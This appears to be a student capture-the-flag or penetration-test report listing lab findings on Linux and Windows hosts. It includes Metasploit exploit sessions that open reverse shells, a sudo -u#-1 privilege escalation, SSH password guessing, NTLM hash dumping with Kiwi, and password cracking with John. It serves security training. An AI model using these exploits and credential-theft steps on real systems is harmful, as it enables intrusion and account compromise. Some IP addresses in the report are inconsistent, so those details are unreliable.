
Vulnerability 5	Linux Findings
Title	Linux Flag 5
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	To uncover Flag 5 I ran an aggressive Nmap scan, which revealed that the host IP 192.168.13.1 was running Drupal.


Images	<div style="border: 1px solid #ccc; padding: 5px; display: flex; justify-content: space-between; align-items: center;">Challenge8 SolvesX</div> <div style="text-align: center; margin-top: 20px;"><h1>Flag 5</h1><h2>10</h2><p>Run an aggressive scan against the discovered hosts. The flag is the IP address of the host running Drupal.</p><div style="display: flex; justify-content: space-between; width: 100%; margin-top: 20px;"><input style="width: 60%;" type="text" value="192.198.13.1"/>Submit</div><div style="background-color: #e0f2f1; color: #007bff; text-align: center; padding: 10px; margin-top: 20px;">You already solved this</div></div>
Affected Hosts	192.198.13.1
Remediation	Monitor scans to vulnerable threats.

Vulnerability 6	Linux Findings
Title	Linux Flag 6 - Scanning
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	To find Flag 6, I ran a Nessus scan on the IP 192.168.13.12 and identified a critical vulnerability. The flag was displayed as ID 97610 in the top right corner of the scan results page.


Images	
Affected Hosts	192.168.13.12
Remediation	Update and patch software on a regular basis and always monitor for vulnerabilities.

Vulnerability 7	Linux Findings
Title	Linux Flag 7 - Exploit
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Using MSFConsole, I searched for exploits targeting Tomcat and JSP. After configuring the RHOST to 192.168.13.10 and RPORT to 8080, I ran the exploit multiple times until I finally uncovered flag7.txt. A quick cat command later, and I secured.

Images  <pre> File Actions Edit View Help msf6 > search tomcat_jsp Matching Modules # Name Disclosure Date Rank Check Description 0 exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03 excellent Yes Tomcat RCE via JSP Upload Bypass File System Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/tomcat_jsp_upload_bypass msf6 > set RHOST 192.168.13.10 RHOST => 192.168.13.10 msf6 > set RPORT 8080 RPORT => 8080 msf6 > exploit [-] Unknown command: exploit msf6 > use 0 [*] No payload configured, defaulting to generic/shell_reverse_tcp msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOST 192.168.13.10 RHOST => 192.168.13.10 msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit [*] Started reverse TCP handler on 172.20.157.56:4444 [*] Uploading payload... [*] Payload executed! [*] Command shell session 1 opened (172.20.157.56:4444 -> 192.168.13.10:58280) at 2025-02-18 19:40:50 -0500 ls LICENSE NOTICE RELEASE-NOTES RUNNING.txt bin conf include lib logs temp webapps work find / -name "flag7*" 2>/dev/null cat /root/.flag7.txt 8ks6sbhss find /-iname "flag7" find /-iname "*flag7*" /root/.flag7.txt cat /root/.flag7.txt 8ks6sbhss </pre>	Affected Hosts 192.168.13.10	Remediation Configure access controls, limit user access and disable any unnecessary services.
--	--	--

Vulnerability 8	Linux Findings
Title	Linux Flag 8 - Scanning
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	<p>To discover Flag 8 I used MSFConsole and searched for Shellshock exploits. I was able to use the exploit:</p> <p>exploit/multi/http/apache_mod_cgi_bash_env_exec</p> <p>I set the necessary options, and ran the exploit. Once I got a shell, I ran cat /etc/sudoers and then I captured Flag 8.</p>
Images	 <pre> #includedir /etc/sudoers.d flag8=0dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less meterpreter > </pre>

Affected Hosts	192.198.13.1
Remediation	Identify unnecessary services running on Linux systems


Vulnerability 9	Linux Findings
Title	Linux Flag 9 - Scanning
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	Using the same machine where I previously discovered Flag 8, I conducted more investigation and was able to locate and capture Flag 9.
Images	
Affected Hosts	192.198.13.1
Remediation	Network scanning and access.



Vulnerability 10	Linux Findings
Title	Linux Flag 10 - Scanning
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium



Description	To find Flag 10 I went into MSFConsole, then I searched for Struts exploits and selected exploit/multi/http/struts2_content_type_ognl. After setting RHOSTS to 192.168.13.12, I executed the exploit and gained access through Meterpreter. From there, I downloaded /root/flagisinThisfile.7z and extracted its contents. I ran cat on the extracted file to reveal Flag 10.
Images	<pre> [+] Starting interaction with 1 ... meterpreter > </pre> <p>meterpreter > download /root/flagisinThisfile.7z /root/Desktop/ [*] Downloading: /root/flagisinThisfile.7z → /root/Desktop/flagisinThisfile.7z [*] Downloaded 194.00 B of 194.00 B (100.0%): /root/flagisinThisfile.7z → /root/Desktop/flagisinThisfile.7z [*] download : /root/flagisinThisfile.7z → /root/Desktop/flagisinThisfile.7z meterpreter > </p>

	<pre>(root@kali)-[~/Desktop] └─# 7z e flagisinThisfile.7z [decompress] 7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21 p7zip Version 16.02 (locale=en_US.UTF-8,Utf16-on,HugeFiles-on,64 bits,2 CPUs Intel(R) Xeon(R) Scanning the drive for archives: 1 file, 194 bytes (1 KiB) Path = flagisinThisfile.7z Type = 7z Ver 23.00 Closed Zip Delta (16bit) Physical Size = 194 Headers Size = 167 Method = LZMA2:12:0x1A81000F (Unknown) Solid = Blocks = 1 report for 192.168.13.14 Last update (0.0000073s latency) Everything is Ok (used zip ports (freelist)) File: 3 open: 0 freed: 0 Size: 194 KiB Compressed: 194 KiB (0%) └─# cat flagfile flag 10 is wjasdufsdkg</pre>
Affected Hosts	192.168.13.12
Remediation	Monitor system configurations, scheduled tasks, and startup processes.


Vulnerability 11	Linux Findings
Title	Linux Flag 11 - Scanning
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	To get Flag 11 I launched MSFConsole and searched for Drupal exploits, selecting unix/webapp/drupal_restws_unserialize to gain a Meterpreter shell. After executing the exploit, I ran getuid to retrieve the server's username. Flag 11 was www-data.
Images	<pre>meterpreter > getuid Server username: www-data</pre>
Affected Hosts	192.168.13.13
Remediation	Perform security audits and vulnerability scans for sensitive data.


Vulnerability 12	Linux Findings
Title	Linux Flag 12
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	<p>To retrieve Flag 12, I SSH'd into the server using ssh alice@192.168.13.14 and successfully guessed the password as "alice". Once inside, I performed privilege escalation by running</p> <pre>sudo -u#-1 cat /root/flag12.txt</pre> <p>After executing the command, I was able to access and retrieve the Flag 12.</p>
Images	 <pre>(root㉿kali)-[~/Desktop] └─# ssh alice@192.168.13.14 alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into. To restore this content, you can run the 'unminimize' command. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/*copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/*copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. root@c90ea9c01624:~# cat flag12.txt d7sdfksdf384</pre>
Affected Hosts	192.158.13.14
Remediation	Enforce strong password policies, enforce multi-factor authentication and educate users on the importance of password strength.

Vulnerability 1	Windows Findings
Title	Windows Flag 1 - OSINT
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	<p>I searched on GitHub repositories to find content related to totalrecall. While reviewing the repository, I found the xampp.users page, which contained the following credentials:</p> <p>trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0</p> <p>I saved the username and hash into a file named hash.txt using nano and then used John to crack the hash. The process revealed the password "Tanya4life", which unlocked Flag 1.</p>
Images	 
Affected Hosts	TotalRekall Web-Server
Remediation	Remove user Credentials from Github

Vulnerability 2	Windows Findings
Title	Windows Flag 2 - HTTP Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	<p>To find Flag 2, I conducted an Nmap scan to identify open ports. Knowing that the Windows network operates on the subnet 172.22.117.0/24 the scan revealed that 172.22.117.20 had an accessible service.</p> <p>I navigated to 172.22.117.20 and used the credentials from Flag 1 (trivera:Tanya4life) to log in.</p> <p>Once inside, I discovered flag2.txt, successfully retrieving Flag 2.</p>
Images	  
Affected Hosts	172.22.117.20

Remediation	Remove credentials from the public, and have a better authentication process.
--------------------	---

Vulnerability 3		Windows Findings
Title	Windows Flag 3 - FTP Enumeration	
Type (Web app / Linux OS / Windows OS)	Windows OS	
Risk Rating	High	
Description	<p>To locate Flag 3, I conducted an aggressive Nmap scan, which revealed an open FTP service on 172.22.117.20. I logged in as anonymous, I accessed the server using the command:</p> <pre>ftp -p 172.22.117.20</pre> <p>Once connected, I navigated through the directories and successfully retrieved the file containing Flag 3.</p>	
Images		
Affected Hosts	172.22.117.20	
Remediation	Monitor scans for vulnerabilities.	

Vulnerability 4	Windows Findings
Title	Windows Flag 4 - Metasploit
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	<p>I identified a machine running the SLMail service and used Metasploit via MSFConsole to exploit it. After selecting the appropriate exploit, I configured the following parameters:</p> <p>LHOST = 172.22.117.100 (my local machine within the subnet) RHOST = 172.22.117.20 (target machine) RPORT = 110 (SLMail POP3 service port)</p> <p>Once the exploit was successfully executed, I navigated the system and used cat flag4.txt, revealing Flag 4.</p>
Images	
Affected Hosts	172.22.117.20
Remediation	Install antivirus and anti-malware software on the Windows server hosting SLmail and monitor port 110.

Vulnerability 5	Windows Findings
Title	Windows Flag 5 - Common Tasks
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	<p>After gaining access to the Windows 10 machine, I evaluated scheduled tasks to identify potential issues. Within Meterpreter, I dropped into a command shell and executed the following command to query scheduled tasks:</p> <pre>schtasks /query /tn "flag5" /v</pre> <p>This command displays detailed information about Flag 5 tasks, and successfully reveals Flag 5.</p>

Images	<pre>822e3434a10440ad9cc086197819b49dmeterpreter > shell Process 3800 created. Channel 3 created. Microsoft Windows [Version 10.0.19044.1526] (c) Microsoft Corporation. All rights reserved. Name Last modified Size Description C:\Program Files (x86)\SLmail\System>schtasks schtasks Folder: \ TaskName Next Run Time Status ===== flag5 N/A Ready MicrosoftEdgeUpdateTaskMachineCore 2/20/2025 6:34:48 PM Ready MicrosoftEdgeUpdateTaskMachineUA 2/20/2025 4:04:48 PM Ready OneDrive Reporting Task-S-1-5-21-2013923 2/21/2025 11:18:12 AM Ready OneDrive Standalone Update Task-S-1-5-21 2/21/2025 1:46:54 PM Ready Folder: \Microsoft TaskName Next Run Time Status ===== INFO: There are no scheduled tasks presently available at your access level. Folder: \Microsoft\OneCore TaskName Next Run Time Status ===== INFO: There are no scheduled tasks presently available at your access level. Folder: \Microsoft\Windows TaskName Next Run Time Status ===== Schedule Type: At logon time Start Time: N/A Start Date: N/A End Date: N/A Days: N/A Months: N/A Repeat: Every: N/A Repeat: Until: Time: N/A Repeat: Until: Duration: N/A Repeat: Stop If Still Running: N/A HostName: WIN10 TaskName: \Flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 2/20/2025 4:01:17 PM Last Result: 0 Author: WIN10\sysadmin Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C\$& Start In: N/A Comment: 54fa8cd5c1354adc9214969d716673f5 Scheduled Task State: Enabled Idle Time: Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end Power Management: Stop On Battery Mode Run As User: ADMRob Delete Task If Not Rescheduled: Disabled Delete Task If Runs X Hours and X Mins: 72:00:00 Schedule: Scheduling data is not available in this format. Schedule Type: At idle time Start Time: N/A Start Date: N/A End Date: N/A Days: N/A Months: N/A Repeat: Every: N/A Repeat: Until: Time: N/A Repeat: Until: Duration: N/A Repeat: Stop If Still Running: N/A C:\Program Files (x86)\SLmail\System></pre>
Affected Hosts	172.22.117.20
Remediation	Review and update startup processes and scheduled tasks.

Vulnerability 6	Findings
Title	Windows Flag 6 - User Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical

Description	<p>For Flag 6, continuing to exploit the same Windows 10 machine, I loaded Kiwi within Meterpreter to extract password hashes from system users. After retrieving the hashes, I saved them into a file and used John to crack the NTLM hash. This process successfully revealed the plaintext password, which was Flag 6.</p>
	<pre>RID : 000003e9 (1001) User : sysadmin Hash NTLM: 1e09a46bffe68a4cb738b0381af1dc96 Supplemental Credentials: * Primary:NTLM-Strong-NTOWF * Random Value : 842900376ecf6fb2d32c3d245c3cd55 * Primary:Kerberos-Newer-Keys * Default Salt : DESKTOP-2I13CU6sysadmin Default Iterations : 4096 Credentials aes256_hmac (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62 aes128_hmac (4096) : 5a966fa1fc71eee2ec781da25c055ce9 des_cbc_md5 (4096) : 94f4e331081f3443 OldCredentials aes256_hmac (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62 aes128_hmac (4096) : 5a966fa1fc71eee2ec781da25c055ce9 des_cbc_md5 (4096) : 94f4e331081f3443 * Packages * Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 80 NTLM-Strong-NTOWF * Primary:Kerberos * Default Salt : DESKTOP-2I13CU6sysadmin Credentials des_cbc_md5 : 94f4e331081f3443 OldCredentials des_cbc_md5 : 94f4e331081f3443 RID : 000003ea (1002) User : flag6 Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39 lm - 0: 6icc909397b7971a1ceb2b26b427882f ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39 Supplemental Credentials: * Primary:NTLM-Strong-NTOWF *</pre>
Images	<p>The terminal session shows the extraction of password hashes from a Windows 10 machine using Kiwi, followed by the cracking of the NTLM hash with John the Ripper to reveal the plaintext password 'flag6'.</p> <pre>(root㉿kali)-[~/Documents] # ls day_1 day_2 docker.old flag3.txt flag6_hash.txt hash.txt sysadmin_hash.txt (root㉿kali)-[~/Documents] # cat flag6_hash.txt flag6:50135ed3bf5e77097409e4a9aa11aa39 sysadmin:1e09a46bffe68a4cb738b0381af1dc96 (root㉿kali)-[~/Documents] # last modified Size Description # john --show --format=NT flag6_hash.txt 0 password hashes cracked, 2 left (root㉿kali)-[~/Documents] # john --format=NT flag6_hash.txt Using default input encoding: UTF-8 (54) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 80 Loaded 2 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3]) Warning: no OpenMP support for this hash type, consider --fork=2 Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Spring2022 (sysadmin) Computer! (flag6) 2g 0:00:00:00 DONE 2/3 (2025-02-20 19:07) 22.22g/s 1013Kp/s 1013Kc/s 1037KC/s News2.. Faith! Use the "--show --format=NT" options to display all of the cracked passwords reliably Session completed.</pre>
	<p>The terminal session shows the cracked password 'flag6' and 'sysadmin' being displayed by John the Ripper.</p> <pre>(root㉿kali)-[~/Documents] # john --show --format=NT flag6_hash.txt flag6:Computer! sysadmin:Spring2022 2 password hashes cracked, 0 left</pre>
Affected Hosts	172.22.117.20
Remediation	Enforce strong password policies and store password hashes in a secure location.

Vulnerability 7	Findings
Title	Windows Flag 7 - File Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	<p>To locate Flag 7 I continued on the same Windows 10 machine, I conducted a file search within Meterpreter to locate potential flag files. I used the following command:</p> <pre>search -f *flag.txt*</pre> <p>The search returned multiple results, but one stood out:</p> <p>C:\Users\Public\Documents\flag7.txt</p> <p>Upon navigating to this directory and inspecting the file, I successfully retrieved Flag 7.</p>
Images	<pre>100666/rw-rw-rw- 2366 fil 2024-10-21 02:54:16 -0400 maillog.008 100666/rw-rw-rw- 2030 fil 2024-10-21 03:30:50 -0400 maillog.009 100666/rw-rw-rw- 1991 fil 2025-01-30 05:07:05 -0500 maillog.00a 100666/rw-rw-rw- 7010 fil 2025-02-13 18:40:10 -0500 maillog.00b 100666/rw-rw-rw- 4363 fil 2025-02-14 20:11:21 -0500 maillog.00c 100666/rw-rw-rw- 4414 fil 2025-02-18 15:50:51 -0500 maillog.00d 100666/rw-rw-rw- 6462 fil 2025-02-19 14:49:12 -0500 maillog.00e 100666/rw-rw-rw- 2366 fil 2025-02-20 03:59:49 -0500 maillog.00f 100666/rw-rw-rw- 25337 fil 2025-02-20 19:00:10 -0500 maillog.txt meterpreter > cd .. cmeterpreter > cd .. meterpreter > cd .. meterpreter > ls Listing: C:\ Mode Size Type Last modified Name — — — — — 040777/rwxrwxrwx 0 dir 2022-02-15 13:16:29 -0500 \$Recycle.Bin 040777/rwxrwxrwx 0 dir 2022-02-22 11:24:28 -0500 \$WinREAgent 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:25 -0500 Documents and Settings 000000/——— 0 fif 1969-12-31 19:00:00 -0500 DumpStack.log.tmp 040777/rwxrwxrwx 0 dir 2019-12-07 04:14:52 -0500 PerfLogs 040555/r-xr-xr-x 4096 dir 2022-02-15 20:58:51 -0500 Program Files 040555/r-xr-xr-x 4096 dir 2022-03-17 11:22:05 -0400 Program Files (x86) 040777/rwxrwxrwx 4096 dir 2022-02-15 16:45:44 -0500 ProgramData 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:32 -0500 Recovery 040777/rwxrwxrwx 4096 dir 2022-02-15 13:01:51 -0500 System Volume Information 040555/r-xr-xr-x 4096 dir 2022-02-15 17:11:31 -0500 Users 040777/rwxrwxrwx 16384 dir 2022-03-07 12:26:34 -0500 Windows 000000/——— 0 fif 1969-12-31 19:00:00 -0500 pagefile.sys 000000/——— 0 fif 1969-12-31 19:00:00 -0500 swapfile.sys 040777/rwxrwxrwx 12288 dir 2022-02-15 17:13:45 -0500xampp meterpreter > cd Users\Public [-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified. meterpreter > cd Users/Public/Documents/flag7.txt [-] stdapi_fs_chdir: Operation failed: The directory name is invalid. meterpreter > cat Users/Public/Documents/flag7.txt 6fd73e3a2c2740328d57ef32557c2fdc meterpreter ></pre>
Affected Hosts	172.22.117.20

Remediation	Regularly monitor permissions and ensure users and groups have the correct privileges.
--------------------	--

Vulnerability 8	Findings
Title	Windows Flag 8 - User Enumeration pt.2
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
